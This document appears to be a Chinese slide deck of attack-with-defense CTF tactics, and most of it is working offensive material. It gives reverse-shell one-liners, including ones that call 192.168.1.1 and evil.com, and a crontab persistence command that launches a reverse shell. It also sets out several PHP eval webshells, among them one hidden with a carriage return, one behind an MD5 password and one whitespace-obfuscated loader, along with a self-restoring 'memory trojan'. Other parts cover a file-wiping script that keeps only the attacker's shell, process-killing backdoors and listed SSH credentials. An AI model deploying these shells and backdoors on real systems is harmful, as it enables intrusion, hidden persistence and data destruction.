 - `client.connect('ssh.example.com', username='strongbad', password='thecheat')`
 - `stdin, stdout, stderr = client.exec_command('ls')`
 - `for line in stdout:`
 - `print('... ' + line.strip('\n'))`
 - `client.close()`

运维之 SSHFS

- <https://www.wikiwand.com/zh-sg/SSHFS>
- <https://github.com/libfuse/sshfs>
- `sshfs [user@]hostname:[directory] mountpoint`

权限维持

- crontab
- 内存木马
- 反弹 Shell 维持权限
- 障眼法
- 坚决不要每个队伍使用相同的 webshell
 - 链接密码 hash 是标配
 - RSA Webshell
- Webshell 凶猛

权限维持之 crontab

- Crontab
 - # 文件格式说明
 - # —一分钟 (0 - 59)
 - # | —一小时 (0 - 23)
 - # | | —一日 (1 - 31)
 - # | | | —一月 (1 - 12)
 - # | | | | —一星期 (0 - 7, 星期日=0或7)
 - # | | | | |
 - # * * * * * 被执行命令
- 每分钟执行一次
 - * * * * * whoami
- 每五分钟执行一次
 - */5 * * * * whoami
- 参考:
 - man crontab

权限维持之 crontab 增删改查

- 添加一条 crontab
 - `echo "|crontab`
- 删除 crontab
 - `crontab -r`
- 修改 crontab
 - `crontab -e`
- 获取 crontab
 - `crontab -l`
- 参考 crontab manual

权限维持之 crontab 自动上线

- 反弹 Shell
 - `bash -c 'bash -i >/dev/tcp/192.168.1.1/4444 0>&1'`
- 添加 crontab
 - `echo "* * * * * bash -c 'bash -i >/dev/tcp/192.168.1.1/4444 0>&1'" | crontab`
- 编码
 - `echo -n "* * * * * bash -c 'bash -i >/dev/tcp/192.168.1.1/4444 0>&1'" | base64 -w 0`

权限维持之内存木马

- <?php
- ignore_user_abort(true);
- set_time_limit(0);
- \$file = 'c.php';
- \$code = '<?php eval(\$_POST[c]);?>';
- while(true) {
- if(file_get_contents(\$file)!==\$code) { // 判断文件内容而不仅仅是判断存在性
- file_put_contents(\$file, \$code);
- }
- usleep(50);
- }
- ?>

权限维持之 Webshell 利用

- 工具
 - 菜刀
 - AntSword 蚁剑
 - Webshell-Sniper
- 需要一些定制的功能，例如
 - 一键 get flag
 - 一键 submit flag

权限维持之反弹 Shell

- `bash -c 'bash -l >/dev/tcp/192.168.1.1/4444 0>&1'`
- `python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'`
- `nc 192.168.1.1 4444 | /bin/bash | nc 192.168.1.1 5555`
- `$ nc -l -p 8080 -vvv`
- `$ exec 5<>/dev/tcp/evil.com/8080`
- `$ cat <&5 | while read line; do $line 2>&5 >&5; done`
- <http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>
- <http://www.gnu.org/software/bash/manual/bashref.html#Redirections>

权限维持之批量管理反弹 Shell 之 Metasploit

- msfvenom (原 msfpayload/msfencode 的合体)
 - msfvenom -l all | grep reverse
 - root@VM-129-148-ubuntu:~/metasploit-framework# ./msfvenom -p cmd/unix/reverse_bash RHOST=192.168.1.1 LPORT=4444
 - [-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
 - [-] No arch selected, selecting arch: cmd from the payload
 - No encoder or badchars specified, outputting raw payload
 - Payload size: 68 bytes
 - 0<&180-;exec 180<>/dev/tcp/10.135.129.148/4444;sh <&180 >&180 2>&180

权限维持之批量管理反弹 Shell 之 Metasploit

- Metasploit
 - msf5 > use multi/handler
 - msf5 exploit(multi/handler) > set payload cmd/unix/reverse_bash
 - payload => cmd/unix/reverse_bash
 - msf5 exploit(multi/handler) > set ExitOnSession false
 - ExitOnSession => false
 - msf5 exploit(multi/handler) > set lhost 0.0.0.0
 - lhost => 0.0.0.0
 - msf5 exploit(multi/handler) > set lport 4444
 - lport => 4444
 - msf5 exploit(multi/handler) > run
 - [*] Started reverse TCP handler on 0.0.0.0:4444

权限维持之批量管理反弹 Shell

- Reverse-Shell-Manager


- 批量管理反弹 Shell
- 一键获取 flag
- 一键自动上线
- 命令执行并记录
- 同时监听多个端口
- 交互式 shell

```
[127.0.0.1:53282] >> help
Commands :
  0. [h|help|?|\n] : show this help
  1. [l] : list all online slaves
  2. [p] : log.info(position info
  3. [i] : interactive shell
  4. [g] : goto a slave
  5. [gf] : get flag
  6. [gaf] : get all flag
  7. [c] : command for all
  8. [cronadd] : add crontab
  9. [crondel] : del crontab
 10. [cl] : command to log
 11. [setl] : set local execute
 12. [setr] : set remote execute
 13. [d] : delete node
 14. [ac] : auto connection
 15. [aac] : all node auto connction
 16. [nm] : listen another port
 17. [q|quit|exit] : exit

[127.0.0.1:53282] >> l
[+] Listing online slaves...
[-----]
[+] Hash : e624d1b8c51d45ea2b1aad4af2b849bb
[+] From : 127.0.0.1:53282
[+] ISP : Unknown_country-Unknown_isp
[+] Location : Unknown_area-Unknown_region-Unknown_city
[-----]
[127.0.0.1:53282] >> 
```

权限维持之如何让 Shell 完全交互

- <https://blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys/>
- 交互式 Shell
- Ctrl+C Ctrl+Z
- 使用 vim
- 工具:
 - Socat
 - socat file:`tty`,raw,echo=0 tcp-listen:4444
 - socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.0.3.4:4444
 - Metasploit (New feature, not merged)
 - <https://github.com/WangYihang/metasploit-framework/tree/impl-of-ctrl-z>
- 文章
 - <http://www.linusakesson.net/programming/tty/>
 - <https://www.wikiwand.com/zh-sg/%E6%8E%A7%E5%88%B6%E5%AD%97%E7%AC%A6>



权限维持之障眼法

- 终端显示控制字符的妙用
- \r (0x0d)
- ^L (0x0c)
- root@VM-129-148-ubuntu:~/test# echo -en '<?php @eval(\$_POST[c]);?>\r<?php phpinfo();?>\n' > index.php
- root@VM-129-148-ubuntu:~/test# cat index.php
- <?php phpinfo();?>
- root@VM-129-148-ubuntu:~/test# hexdump -C index.php
- 00000000 3c 3f 70 68 70 20 40 65 76 61 6c 28 24 5f 50 4f |<?php @eval(\$_PO|
- 00000010 53 54 5b 63 5d 29 3b 3f 3e 0d 3c 3f 70 68 70 20 |ST[c]);?>.<?php |
- 00000020 70 68 70 69 6e 66 6f 28 29 3b 3f 3e 20 20 20 20 |phpinfo();?> |
- 00000030 20 20 20 20 20 20 20 20 20 0a | .|
- 0000003a

权限维持之标配 hash webshell

- <?php
- if(md5(\$_POST['pass'])=='d8d1a1efe0134e2530f503028a825253')
- @eval(\$_POST['cmd']);
- ?>

权限维持之随机 Webshell

- 针对不同的队伍生成不同的后门名称， 链接方式
- `import random`
- `import string`
- `def random_string(length=0x10):`
- `return "".join([random.choice(string.letters) for i in range(length)])`
- `code = "<?php @eval($_POST['%s']);?>\r<?php phpinfo();?>%s" %
 (random_string(), " " * 0x20)`
- `filename = "." + random_string() + ".php"`
- `open(filename, "w").write(code)`

权限维持之 Webshell 功能

- 将所有文件全 touch 一遍
- 随机插入正常的 PHP 文件
- Webshell 不要写的很短，让人一眼就能看出来
- 写漏洞要比写一个 Webshell 更加高明
- <https://www.zhihu.com/question/68591788/answer/269545371>

权限维持之 Webshell 凶猛

- 高明之处在于
 - 就算你拿到了攻击者的 webshell 你一时半会儿也不会利用

```
<?php
class newDataProvider {
    function __construct() {
        $f = file(__FILE__);
        $r = "";
        $c = "";
        for ($i = 0; $i < count($f); $i++) {
            if ($i < 15) {
                $r .= $this->dataProcessor($f[$i]);
            } else {
                $c .= $this->dataProcessor($f[$i]);
            }
        }
        $t = $r(' ', "$c");
        $t();
    }

    function dataProcessor($li) {
        preg_match('/([\t ]+)\r?\n?$/ ', $li, $m);
        if (isset($m[1])) {
            $l = dehex(substr_count($m[1], "\t"));
            $r = dehex(substr_count($m[1], " "));
            $n = hexdec($l . $r);
            return chr($n);
        }
        return "";
    }
}

new newDataProvider();
```

权限维持之 Webshell 凶猛

- 高明之处在于
 - 就算你拿到了攻击者的 webshell 你一时半会儿也不会利用
- <?php
- session_start();
- extract(\$_GET);
- if(preg_match('/[0-9]/',\$_SESSION['PHPSESSID'])){exit;}
- if(preg_match('/\|\/|\./',\$_SESSION['PHPSESSID'])){exit;}
- include(ini_get("session.save_path")."/sess_".\$_SESSION['PHPSESSID']);
- ?>
- 思考一下应该如何利用?
 - <http://php.net/manual/zh/function.preg-match.php>

返回值

`preg_match()` 返回 **pattern** 的匹配次数。它的值将是0次（不匹配）或1次，因为`preg_match()`在第一次匹配后 将会停止搜索。 [preg_match_all\(\)](#) 不同于此，它会一直搜索**subject** 直到到达结尾。 如果发生错误`preg_match()`返回 **FALSE**。

权限维持之 Webshell 凶猛

- [http://192.168.43.138/?_SESSION\[PHPSESSID\]=jl0uh3aa9d0qqfrn4gekrm21u1&_SESSION\[code\]=%3C?php%20phpinfo\(\);?%3E](http://192.168.43.138/?_SESSION[PHPSESSID]=jl0uh3aa9d0qqfrn4gekrm21u1&_SESSION[code]=%3C?php%20phpinfo();?%3E)

分工

- 审计：A 负责 WEB 审计 B 负责 PWN 审计，主要是迅速找到漏洞，找到漏洞以后直接丢给 C 和 D 与 F
- 攻击：C 负责快速写 WEB EXP，D 负责快速写 PWN EXP，写完 EXP 直接丢给 E
- 运维：E 负责流量分析与重放 F 负责运维与修漏洞
- 其中 E 与 F 最好既懂 WEB 又懂 PWN

搅屎

- 提权
- 批量删除 Webshell
- 杀掉攻击者的进程
- 端口转发永葆平安
- 替换 flag

搅屎之提权

- <https://github.com/spencerdodd/kernelpop>

搅屎之批量删除Webshell

- # 注意前面的空格, bash 中如果命令以空格结尾那么在重新登陆后不会将这条命令写入 .bash_history
- # 还需要修改目标服务器的上传目录
- # 修改好了以后直接复制粘贴进 shell 之后就可以用了
- # 这个脚本主要在拿到反弹 shell 之后执行
- `rm -rf /tmp/ssh_log_01.sh`
- `echo '#!/bin/bash' >> /tmp/ssh_log_01.sh`
- `echo 'while :' >> /tmp/ssh_log_01.sh`
- `echo 'do' >> /tmp/ssh_log_01.sh`
- `echo 'WEBPATH=/var/www/html/uploads/' >> /tmp/ssh_log_01.sh`
- `echo 'WEBSHELL=sniperoj.php' >> /tmp/ssh_log_01.sh`
- `echo 'touch ${WEBPATH}${WEBSHELL}' >> /tmp/ssh_log_01.sh`
- `echo 'echo "<?php eval(\$_POST[c])?>" > ${WEBPATH}${WEBSHELL}' >> /tmp/ssh_log_01.sh`
- `echo 'find ${WEBPATH} | grep -v "[^\.|\/]/${WEBSHELL}$" | xargs rm > /dev/null' >> /tmp/ssh_log_01.sh`
- `echo 'sleep 1' >> /tmp/ssh_log_01.sh`
- `echo 'done' >> /tmp/ssh_log_01.sh`
- `chmod +x /tmp/ssh_log_01.sh`
- `cd /tmp`
- `nohup bash ./ssh_log_01.sh &`

搅屎之杀掉攻击者的进程

- 为什么?
- 两个用户
 - 服务用户 (不可控)
 - 运维用户 (队员只有该用户的访问权限)
- WEB: 写一个隐蔽的后门, 直接访问后杀掉所有服务用户的进程
- PWN: 本轮 Checker 检查过之后, 将 bin 替换为自己的后门, 触发后门杀掉所有服务用户的进程

搅屎之杀掉攻击者的进程 PHP 篇

- 重启 Aapache
- 自建后门，以 www-data 用户身份杀掉所有该用户所有进程
 - <?php
 - while (1) {
 - \$pid=1234;
 - @unlink('shell.php');
 - exec('kill -9 \$pid');
 - }
 - ?>

搅屎之端口转发（容易良心不安，慎用）

- WEB:
 - 无 ROOT 权限：PHP 反向代理
 - 有 ROOT 权限：
 - 关闭 WEB Server
 - SSH 端口本地转发
 - `ssh -C -f -N -g -L listen_port:DST_Host:DST_port user@Tunnel_Host`
 - `ssh -C -f -N -g -R listen_port:DST_Host:DST_port user@Tunnel_Host`
 - `ssh -C -f -N -g -D listen_port user@Tunnel_Host`
 - -C 压缩
 - -g 允许外部链接
 - -f 后台运行
 - -N 不执行 Shell
- PWN:
 - 在 Patch binary 的时候直接将 binary 替换端口转发的程序/脚本
- 这样攻击者访问到的永远是别人的服务，然后就可以苟着祈祷自己永不丢分，然后等主办方发现后取消比赛资格

搅屎之替换 flag （容易良心不安， 慎用）

- 如果能劫持攻击者和应用程序之间的交互...
- 岂不是可以为所欲为?
- Demo

非预期

- 1. 主办方留弱口令 (XDCTF2017)
- 2. 主办方权限配置错误导致 root shell (国赛2018)
- 3. 主办方 checker 无脑, 甚至站点被删也可以通过 checker 的检查 (... , 早期的比赛中存在, 近期已经几乎没有这种问题了)

XDCTF 2017 Final

https://github.com/WangYihang/Attack-Defense-Framework/blob/master/ssh/auto_ssh.py#L67-L95

```
14 nbr:openstack@172.16.0.150:22 => 9a7a88e15915bcdc97640454bd9383ea
15 ubuntu:openstack@172.16.0.151:22 => ebe9002064db4f606a113c541fcb203a
16 ubuntu:openstack@172.16.0.156:22 => 064092e7fa8ef541658c7985c251983b
17 ubuntu:openstack@172.16.0.161:22 => 8515ec6dc8f56a48dddbc2c0e7d9702d
18 ubuntu:openstack@172.16.0.166:22 => 53dec30d9fe2d8ce1150665415f544c5
19 ubuntu:openstack@172.16.0.171:22 => 8989f3024dd53e719396ec8ac2a904ee
20 ubuntu:openstack@172.16.0.176:22 => 162db7da84cab616872ae499a0e640e5
21 ubuntu:openstack@172.16.0.181:22 => e89ce109678d4c1594c252907fc25fffd
22 nbr:openstack@172.16.0.185:22 => 0bb70b0f67d00864e58b6b6804385904
23 ctf:ctf@172.16.0.186:22 => c3f47503d2d15e1423afddaafda00d1
24 ubuntu:openstack@172.16.0.186:22 => 16f8107599ec6ab15121acce457590df
25 ubuntu:openstack@172.16.0.188:22 => 240e8394d2d0b755548c441a98fd8d6c
26 ubuntu:openstack@172.16.0.189:22 => 611142757659e9c0ec0bde3c291ef9ef
27 ctf:ctf@172.16.0.191:22 => c4eb50684fa4545cc416df30249dc8c2
28 ubuntu:openstack@172.16.0.191:22 => 83e79182ac522dfffc17efa4f77fba2c8
29 ubuntu:openstack@172.16.0.194:22 => 36100cc6cde6458fb6870e19993ff22c
30 ubuntu:openstack@172.16.0.196:22 => 2de5e70855a7f35ac89847f7ced8ad05
31 ubuntu:openstack@172.16.0.201:22 => 931d3586e9f5eee61a412c1155cb1930
32 ubuntu:openstack@172.16.0.151:22 => 19b2346973e55721c97f88941f2c74a6
33 ubuntu:openstack@172.16.0.156:22 => ab48af41d970e06b6966000df9cf0db8
34 ubuntu:openstack@172.16.0.171:22 => 5a7740e1aa7066b963c6ddb090092d04
35 ubuntu:openstack@172.16.0.186:22 => 65d7d79519c797955bcbfe675689811c3
36 ubuntu:openstack@172.16.0.191:22 => e9616b7c23c0299f50e38ff7f4d45bc1
37 ubuntu:openstack@172.16.0.196:22 => ccb287e050ac32aca3684738759de3b0
38 ubuntu:openstack@172.16.0.201:22 => c85aed2a9acfe2953c52484d2666f0d2
```

```
... 67 def change_password(self, new_password):
68     is_root = self.check_root()
69     if is_root[0]:
70         self.is_root = True
71         print "[+] Root user detected!"
72         stdin, stdout, stderr = self.exec_command("passwd")
73         stdin.write("%s\n" % (new_password))
74         stdin.write("%s\n" % (new_password))
75         stdout.read()
76         error_message = stderr.read()[:-1]
77         if "success" in error_message:
78             self.password = new_password
79             return True
80         else:
81             return False
82     else:
83         self.is_root = False
84         print "[+] Not a root user! (%s)" % (is_root[1])
85         stdin, stdout, stderr = self.exec_command("passwd")
86         stdin.write("%s\n" % (self.password))
87         stdin.write("%s\n" % (new_password))
88         stdin.write("%s\n" % (new_password))
89         stdout.read()
90         error_message = stderr.read()[:-1]
91         if "success" in error_message:
92             self.password = new_password
93             return True
94         else:
95             return False
```


CISCN 2018 Final

- 权限配置错误导致 Elevation of Privilege
- 主办方使用脚本重启服务，该脚本以 root 身份运行
- 脚本文件虽然为 root 所有，但是文件位于 ctf 用户家目录
- 只要能控制该文件内容即可 get root shell

```
Activities Terminal 16:50
tmux
File Edit View Search Terminal Help
root@8636ca5deda4: /

t qlen 1
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
    valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
    valid_lft forever preferred_lft forever
12: eth0@if4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UNK
NOWN group default
link/ether 02:42:ac:10:05:12 brd ff:ff:ff:ff:ff:ff link-netnsid 0
inet 172.16.5.18/24 scope global eth0
    valid_lft forever preferred_lft forever
inet6 fe80::42:acff:fe10:512/64 scope link
    valid_lft forever preferred_lft forever
root@8636ca5deda4:/# ls
app      bin      dev      flag      home     lib32    media    opt       root     sbin     sys      usr
bd_build boot    etc      flag.bak  lib      lib64    mnt      proc      run      srv      tmp      var
root@8636ca5deda4:/# cat flag
ykBBWzsUs8yqNxzaxKW8zwWrbc3hdJRQ5j5XZSRyyqhXVUwqsJEhruFf9m4G
root@8636ca5deda4:/# ls -al flag
-r-x----- 1 root root 61 Jul 25 16:47 flag
root@8636ca5deda4:/#
```


CISCN 2018 Final

- 复现
- Socat 以 root 身份运行非 root 用户家目录的脚本
- 以非 root 用户身份提权到 root

Attack with Defense Framework

- <https://github.com/Ares-X/AWD-Predator-Framework>
- <https://github.com/admintony/Prepare-for-AWD>
- [https://github.com/WangYihang/Attack Defense Framework](https://github.com/WangYihang/Attack_Defense_Framework)

感谢倾听 && 答疑 && Feedback



微信扫一扫，使用小程序